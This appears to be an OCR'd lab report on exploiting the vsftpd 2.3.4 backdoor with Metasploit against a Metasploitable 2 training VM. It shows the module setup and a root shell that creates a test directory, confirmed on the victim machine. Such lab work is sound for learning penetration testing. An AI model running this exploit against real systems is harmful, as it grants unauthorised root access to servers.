


Hacking con Metasploit



```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Search can apply complex filters such as search cve:2009
type:exploit, see all the filters with help search

[ASCII art banner]

       =[ metasploit v6.4.50-dev                          ]
+ -- --=[ 2495 exploits - 1283 auxiliary - 393 post       ]
+ -- --=[ 1607 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```

```
Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS
RHOSTS ⇒
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.50.149
RHOSTS ⇒ 192.168.50.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.50.149   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.50.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.50.149:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.50.149:21 - The port used by the backdoor bind listener is already open
[+] 192.168.50.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:44805 → 192.168.50.149:6200) at 2025-03-10 14:41:39 +0100
```


kali@kali: ~
File Actions Edit View Help
pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
mkdir /test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz


Metaspoitable 2 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
netmask 255.255.255.0
gateway 192.168.50.1
[Wrote 13 lines]
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
* Reconfiguring network interfaces...
SIOCDELRT: No such process
[OK]
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
* Reconfiguring network interfaces... [OK]
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ cd /
msfadmin@metasploitable:/$ ls
bin dev initrd lost+found nohup.out root sys usr
boot etc initrd.img media opt sbin test_metasploit var
cdrom home lib mnt proc srv tmp vmlinuz
msfadmin@metasploitable:/$
CTRL (DESTRA)